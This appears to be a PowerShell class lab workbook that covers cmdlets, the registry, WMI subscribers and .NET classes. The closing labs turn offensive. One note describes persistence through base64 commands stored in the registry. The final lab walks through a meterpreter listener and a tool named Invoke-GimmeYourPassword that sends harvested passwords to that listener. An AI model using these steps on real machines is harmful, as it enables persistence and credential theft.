Disclaimer: All information/techniques/scripts and other intellectual materials shared as part of this course and labs are meant teach you the basics of PowerShell and how to leverage it to interact with the Windows operating system. Feel free to use them on any legal engagement/contract. I do not condone doing anything you learned for illegal purposes, and can ensure you if you do, you will likely end up in jail – you've been warned.

Materials Required

These labs are written with Windows PowerShell 2.0+ in mind and as such students are expected to have a Windows PC (VM Ok) with the following:

- Internet connectivity
- PowerShell 2.0 or higher.

Food for Thought: *Now that Windows has opened sourced PowerShell it can be downloaded and used on MAC and Linux distributions. After this class we recommend that you download one of these other versions and seeing what the differences/similarities are.*

Lab 0: Getting Started

Who says you have to start with 1?

Objectives

The objectives of this lab is to successfully navigate to a PowerShell window, determine what version you are running, and if you so choose to upgrade to the latest version.

Food for Thought: *Upgrading allows you to take full advantage of the newer features built into PowerShell, to include tighter security controls and logging.*

Activity


Estimated completion time: 10-15 minutes (if you upgrade).

If you choose to upgrade, this lab will take about 10-15 minutes of time all dependent on the bandwidth and download speeds. Otherwise this lab can be finished in less than 5 minutes. If you have used PowerShell before please feel free to skip this lab all together – we assumed that this would be the first taste of PowerShell for some students and therefore started with the basics.

Stage 1: Launching PowerShell

1. Launch the windows run command by clicking the windows key and the r key

2. Doing so brings up the "Run" dialogue box, similar (depending on your OS it may look slightly different) to below:



3. In the dialogue box type powershell and hit "OK"/"Run". This will bring up PowerShell console.
4. Click in the PowerShell window and type:

$PSVersionTable

   a. Notice how $PSVersionTable starts with a $ sign? – This is how you can tell it's a variable – in this case a built in variable housing versioning information.
   b. The command will return something similar to (note on the system I took the screenshot on is running PowerShell 5):


```
PS C:\Users\prickleypaw7> $PSVersionTable


Name                           Value
----                           -----
PSVersion                      5.0.10586.494
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.10586.494
CLRVersion                     4.0.30319.42000
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1
```

1.
   c. For the lazy – PowerShell has tab completion. You could have typed $psv tab to get the same thing. More on this later but don't be afraid to tab.
5. The $PSVersionTable is a built in variable for all versions of PowerShell above 1.0. If the above command doesent return anything then you know you're running 1.0 – and if you are then yes you need to upgrade. Variable? Don't worry we'll cover that soon.
6. Close the PowerShell console by clicking the x button or typing "exit".
7. That's it your done the first stage of Lab 0 – don't worry they get harder from here… but you'll do fine.
2.

Stage 2: The Integrated Scripting Environment (ISE)

1. The PowerShell command window gives us the tools to run PowerShell commands; however it is not the best place to learn PowerShell Scripting. For that we turn to the ISE.
2. Open the run dialogue command again and this time type "PowerShell ISE" to run the ISE environment. In addition to the normal PowerShell Console the ISE gives us the ability to Debug our scripts, displays the script in color to help easily identify coding errors, shows us a list of commands we can use (more on this later).
3. Keep the ISE up – this is where most of the lessons will run from.

3. 

Practice @Home

If you need to upgrade your PowerShell version visit the following site for steps:

- https://msdn.microsoft.com/en-us/powershell/scripting/setup/installing-windows-powershell

Lab 1 Some Commands

Objectives

Used to the ole' school way of doing things? Well you're in luck. Powershell allows you to run all (some to be more accurate) of the common Command window functions. These can be run directly from the prompt.


Activity

Estimated completion time: 5 minutes.

In this lab, you will play around with running typical "Commands" from within PowerShell. The goal of this lab is to get you used to using PowerShell – even for more common tasks. This lab is meant to be performed along with the demonstration and is listed here for completeness and if you need extra time to do it later.

Stage 1: Get your IP address

1. PowerShell ISE has two windows: the script pane and the command window.



2. The script pane allows users to build out a script before executing it. Basically allowing you to make sure everything looks good before you hit "RUN"
3. The Console window where the interaction with PowerShell takes place. You can enter information in directly and have it execute or build a script in the script pane and see the results once you hit "RUN"
4. Since we are building anything elaborate yet, feel free to interact directly with the Console window.
5. Now using the Console window find your IP address – simply type *ipconfig*.

Stage 2: Get your task list / scheduled tasks.

1. What command would you run from the "Command" window to get your task list? What about schedule tasks? Not sure try opening a command window (Win +R cmd) and typing help. Then try the corresponding command in PowerShell. Did it work?

Stage 3: Getting tricky…

1. Use the CD command to navigate around a few folders. Yes, I know that really isn't tricky
2. Now CD to hklm: What happened?
3. Now type dir- see anything interesting?
4. More on Registry access later.

Practice @Home

Do all the commands available from the "Command" window work in PowerShell? Why might some be broken? We encourage you to go see what commands are available in both "Command" window and PowerShell.

Lab 2 That Help was helpful

Objectives

To familiarize you with the help functions built into PowerShell.

Activity

In the last lab we ran Help form our "Command" window and it gave us a list of commands to run from the C:\> prompt. Sure would be great if PowerShell had a help command… and God knows I need all the help I can get.
We will be leveraging the following cmdlets:

- Get-Command
- Get-Help

Estimated completion time: 15 minutes

Stage 1: Run the Get-Command cmdlet

1. Just in case you weren't following along, type *Get-Command* in your PowerShell console
2. Review the output (you'll have to scroll a bit) something that relates to help. Hint it is a verb-noun context and the noun is help.
3. Do you see any aliases?

Stage 2: Making Sense of Help

1. Run Get-help
    a. Help or man are aliases to get-help you can run those too
2. Running get-help w/o parameters/qualifiers displays the available help options: update, online, examples etc.
3. Now run get-help get-help (basically getting help on the help cmdlet).
    a. If this is your first time running PowerShell you may notice that you get "limited help"

REMARKS

Get-Help cannot find the Help files for this cmdlet on this computer. It is displaying only partial help.
-- To download and install Help files for the module that includes this cmdlet, use Update-Help.
-- To view the Help topic for this cmdlet online, type: "Get-Help Get-Help -Online" or
go to http://go.microsoft.com/fwlink/?LinkID=113316.

4. So we have some options here:
    a. Perform and update get-help –update, alternatively we could have performed a update-help cmdlet
    b. Or go to the online version of the help information get-help –online

(-online is a parameter/ “qualifier”)

5. Run get-help –update to update the help information within PowerShell
6. Run get-help get-help again… notice any differences? Now try adding some parameters.
    a. get-help get-help –full
    b. get-help get-help –examples (my personal favorite…wait there are two of you teaching so whose favorite is it?... you’ll never know)
    c. get-help get-help -detailed

Stage 3: Class Activity – what you thought we were going to give you everything for free and not save some special nuggets just for the class… shame on you.

Lab 3 Playing with objects

Objectives

To gain a familiarity with objects and how to pull information out of them.

Activity

In class we gave you a snippet of what the get-service command returns. In this lab we will further look into what is returned and see how we can play with the object returned.
We will be leveraging the following cmdlets:

- get-service
- PowerShell variables

Estimated completion time: 15 minutes

Stage 1: Let’s look at the get-service cmdlet

1. Run the Get-service cmdlet and take note of the amount of data returned. We will be learning how to filter what is returned in the next lab so be patient for now we want to see the “object”

Stage 2: Assigning get-service to a variable

1. We are going to run get-service again, but this time we are going to do so by assigning a variable to it. Run the following command $variable1=get-service.
    a. Why isn’t anything returned to the screen? The simple answer is it is now all stored in the variable named variable1 (what a creative name).
2. If we want to see the output of get-service all we have to do is type $variable1 – go ahead try it.
3. As stated in class the objects returned are arrays so we can interact with them the same way as an array.
    a. To see the first object in the array type $variable1[0]
    b. Try iterating through the array on your own.

4. You can also interact with the properties of the object for example the name property. To see a list of only the names of the running services type $variable1.name
    a. What's displayed now?
    b. Can you do this on just one element in the array? Try it. $variable1[0].name
5. As we will see later, there are more properties that we can interact with than what is presented on screen by default.
    a. Try getting the starttype property from your $variable for the fourth element.

Lab 4 Try on your own

Objectives

Get more familiarity with filtering and pipes. In this section we will do the following actions:

- Stop a process

Activity

In class we used the get-process cmdlet to learn about filtering and pipes to further refine how we interact with the cmdlets and/or their outputs. Now it's time to practice on your own.
We will be leveraging the following cmdlets:

- Get-process
- Stop-process
- Get-member
- Where-object

Estimated completion time: 15 minutes

Stage 1: Let's look at the get-process cmdlet

1. Run Get-help get-process -examples
    a. Look at the example 10 *get-process |where {$_.mainwindowtitle}|format-table id, name, mainwindowtitle –autosize*
    b. Run the command and see the output.
2. What does format-table do? Can this be used as a "filter"? Try adding different fields to it, not including it …
    a. Run get-process |get-member does this provide other details

Stage 2: Stop a process

1. Open a notepad window (we don't want to kill any important processes).
2. Using get-process find the process ID of the notepad process
    a. Don't forget the Where-object filter.
3. Instead of a where-object what happens if you type get-process notepad?

Go ahead and try it.

4. To stop a process we could use the stop-process cmdlet but that is too easy. Instead let's try with a pipe.
    a. Run get-process notepad | stop-process

Lab 5 Registry

Objectives

Gaining experience reading and writing to the registry. To do so, you may need to run PowerShell as admin. In this section we will do the following actions:

- Create the HKCU:\psclass
- Create a value named bsidesdc
- Set that value to 7
- Confirm it exists

Activity

As demoed, the script can interact with the registry to determine where to watch – we will be doing a similar function by learning how to read/manipulate the registry.
We will be leveraging the following cmdlets:

- New-item
- Set-itemproperty
- Get-item & Get-itemproperty
- Test-path

Estimated completion time: 15 minutes

Stage 1: Getting to the registry.

1. As we saw earlier in PowerShell it is easy to navigate to the registry by just CDing there.
    a. Cd to the HKCU registry path
    b. Getting an error? Make sure you type HKCU:\
2. Run a dir from there. What is returned? This should be familiar to you if you have been following along.
3. Now navigate to the Software registry key.

Stage 2: Creating a new (verb) registry item (noun) under the software registry key.

1. To create a new key we will leverage the new-item cmdlet.
    a. Get-help new-item if you want to learn more
    b. New-item basically, as name implies creates a new item (key in this case) in the registry.
2. Run new-item psclass
3. Run a dir again. See anything new?

4. Cd to the psclass key
5. Create a new registry value. Assign this value the name of bsidesdc. To do this you will have to use cmdlet new-itemproperty
    a. In the registry get-childitem will display any keys that are in the hive, but will not show any values that may fall under that key *We'll clairify during discussion*.
6. Does the value bsidesdc appear?
7. Let's set the value bsidesdc to something. *hint the noun contains the word item.*
    a. Make sure you're in the psclass key. cd there if not.
    b. Set the value of bsidesdc to 7.
    c. Type set-itemproperty -path . -name bsidesdc -value 7
    d. *If you are unaware, the -path parameter is set to a period (.) The period in this syntax means my current folder or whatever value set-location is set too. In Linux this would be pwd. If you did not cd to psclass above your path would be something different.
8. Extra "credit" Run get-help for set-itemproperty. The parameters used above are also positional. What would the command look like without any parameters (eg, set-itemproperty <value> <value> <value> ---> I did not use any parameters here. This time set bsidesdc equal to 100
    a. What cmdlet can I learn what the value of bsidesdc is set too?

Stage 3: Test Path

1. To make sure everything is there let's play around with the test-path cmdlet
2. Cd back to your c:\ drive. Type test-path c:\ What happened?
    a. Test-path returned True (or it should have) – how could we use that in coding? IF…
3. Run test-path on HKCU:\psclass (If is not equal to true speak up.)
4. Assign the run get-itemproperty on HKCU:\\psclass\bsidesdc\ to a variable. Remember how?
    a. $variablename = get-itemproperty….
    b. How would you extract value bsidesdc?
    c. Try it $variablename.test – what's returned?
    d. If we did not give you the answer above, what cmdlet will tell us what property, methods, aliases, etc are available to us?

Lab 6 <insert number here>

Objectives

To gain familiarity with WMI objects and how to interact with them. In this section we will do the following actions:

- Use WMI to query if you have any anti-spyware products installed on your machine

Activity

Query WMI to determine what antispyware products are installed on your system.
We will be leveraging the following cmdlets:

- Get-WmiObject

Estimated completion time: 5-10 minutes

Stage 1: What's available?

1. First we need to be able to determine what is at our disposal with Get-wmi object.
    a. Run get-wmiobject –class __Namespace -namespace root
        i. Note that is 2 underscores __
2. Wow a lot of information was returned. How can we cull that down?
    a. Do you remember select-object?
    b. Try running 1A with a select-object case to narrow down the list to just names.
    c. We are looking for AV – do you see any off the list that is security related?

Stage 2: Security Center.

1. Let's look into what's available under the security center
    a. Run Get-WMIObject –namespace "root\securitycenter2" -list
2. Hmm looks like there is a class called Antispywareproduct, how covenant since that is what we are looking for.
    a. Run Get-WmiObject -Namespace root\securitycenter2 -class AntispywareProduct

Lab 7 Strings

Objectives

Learn to manipulate strings in order to get the results we are after. In this section we will do the following actions:

- Set a variable
- Use various methods against that variable

Activity

Assign a string to a variable and leverage the object nature of PS to manipulate the string. We will use the following cmdlets:

- None really.

Estimated completion time: 5-10 minutes

Stage 1: Create the variable

1. Create a variable $a and assign it a value
    i. $a=”the quick brown fox”
    b. To display the variable type $a
    c. What is the difference between a single quote and double quote in powershell?
        i. Type: “pet $a”
        ii. Type: ‘pet $a’

Stage 2: Manipulations.

1. Whoops it was a dog not a fox. Try and replace fox with dog.
    a. $a.Replace – what parameters do you need?
    b. Was it permanent? Type $a again to see… why or why not?
    c. If it wasn’t permanent make it so.
2. Gee the punctuation is way off. We forgot to use uppercase. How would we do that?
    a. $a.Toupper – try it did it work? ALMOST.
    b. We need to manipulate the first string only. Look at substring can we use that? That gets us the first letter – can we get the rest?
    c. How would we add a period.

Stage 3: Escapes.

1. Some programs read entries in weird and need them escaped. A common character that needs escaping is the backslash \
    a. Assign a path string “c:\test” to variable b.
    b. Using the split function split the string into two parts
    c. Using the Join functions join the two parts together with “\\” (an escaped \)

Lab 8 Stop it

Objectives

Create a WMI filter that will ultimately stop notepad anytime that it is started. In this section we will do the following actions:

- Create a temporary WMI subscriber that will stop notepad.exe once it is started.

Activity

We are going to define a query that will identify when notepad.exe is started. At that point we will obtain the PID for the notepad.exe process and then stop the process.

Estimated completion time: 15 minutes

Stage 1: Background Questions

1. Before working on the subscriber answer the following questions. You will be using wmiexplorer in the following steps
    a. Which WMI class will give us information about currently running processes?
    b. What is the name of the property that contains the ID number for a particular process? Is it PID or ProcessId, or ProcessIdentificationNumber?
2. We will be creating a temporary subscriber in the following steps:
    a. Which event based WMI class should we filter on to identify new processes that are created?

Stage 2: The subscriber

1. Using the ISE, create the following the following three variables:
    a. $query = <Up to student to determine>

b. We want the query to run every five seconds.

    c. We want it to specifically look for notepad.exe *hint which property would contain this information?

2. $action = { $Global:MyEvt=$event ; write-host “event occurred”
3. $sourceId= “testing”
4. Configure the subscriber. The syntax will look something as follows: <cmdlet> -query $query –sourceidentifier $sourceId –action $action
5. Start notepad. If everything is correct, you will see “event occurred” show in your powershell ISE terminal.

Stage 3: The Event

1. Browse the newley created $event variable.
    a. $MyEvt.SourceEventArgs.NewEvent.targetinstance
2. The properties seen here will duplicate what we saw when browsing the win32_process class through wmi_explorer.
3. Determine which cmdlet will remove the subscriber we created earlier.

Stage 4: Stop it

1. Modify the $action variable set earlier in this lab, so that the notepad.exe process is stopped. You will need to determine the following items:
    a. What cmdlet can we use to kill notepad.exe
2. Determine a way to pass the process id of notepad.exe to the cmdlet identified in the prior step.
3. Remove any eventsubscribers currently configured
4. Start new eventsubscriber.
5. Make sure to clean it up or never run notepad ☺

Lab 9 .NET – Time permitting or @Home

Objectives

Gain familiarity using a .net static class. In this section we will do the following actions:

- Download a file using the appropriate .net class
- Encode a string into base64 using .net

Activity

Stage 1: Use system.net.webclient class to download a file

1. Which namespace and class can be used to *downloadfile* <---- hint that was intentional
2. Create a variable for this class. You will have to use a cmdlet we have not and will not discuss in class. your variable will be equal to = new-object <answer from the previous step>
3. Use get-member to see the methods available to this variable.
4. To download a file the command will be $var.downloadfile(<url>,<full path of destination) . In my experience if I do not use the full path this file will not save.

Stage 2: Convert "this is secret and should be hidden" to base64

1. Which namespace does the encoding class fall under?
2. Once determined your answer should look like this:
3. [<answer>.<here>.encoding]::ascii.getbytes('this is secret and should be hidden')
4. OR [<here>.encoding]:::ascii.getbytes('this is secret and should be hidden') *We'll explain the difference later
5. pipe this first to stdout, then save it at a variable of your choice.
6. Find the class that contains the ToBase64string property
7. [Answer]::ToBase64String(<varaiblename>)

Practice @Home

A form of persistance is to save base64 encoded text into a registry value. The command would look something like:

- powershell.exe -encodedcommand <registry value decoded>

Lab 10 @Home

Objectives

Now that you know some basics on PowerShell time to run “Gimmie” on your own. These steps will walk you through running it. Enjoy. Improve.

Activity

Stage 1: “Gimmie”

1. Create a meterpreter listener on a machine of your choice. The config for this listener is:
    a. Need to get this from my home machine which is done

2. Put a copy of Invoke-gimmeyourpassword onto your target machine.
3. Import-module invoke-gimmeyourpassword
4. At this time, the script is written to look in one of two places. I have an if statement that will look for a particular key that I use for demos. If that key is present, the folder in which the tool will look for has been hardcoded. Creating the demo key will be the easiest way to run this.
5. If you choose not to use the demo key, the tool will look at the most recently used registry value for wordpad and will set the wmisubscriber to listen here. If you want to see what that path is currently set too, use the function search-keys
6. If bullet five was to long, use search-keys
7. Once the path is set, run the following function:
8. Invoke-GimmeYourPassword -URL <IP of listener set in step 1>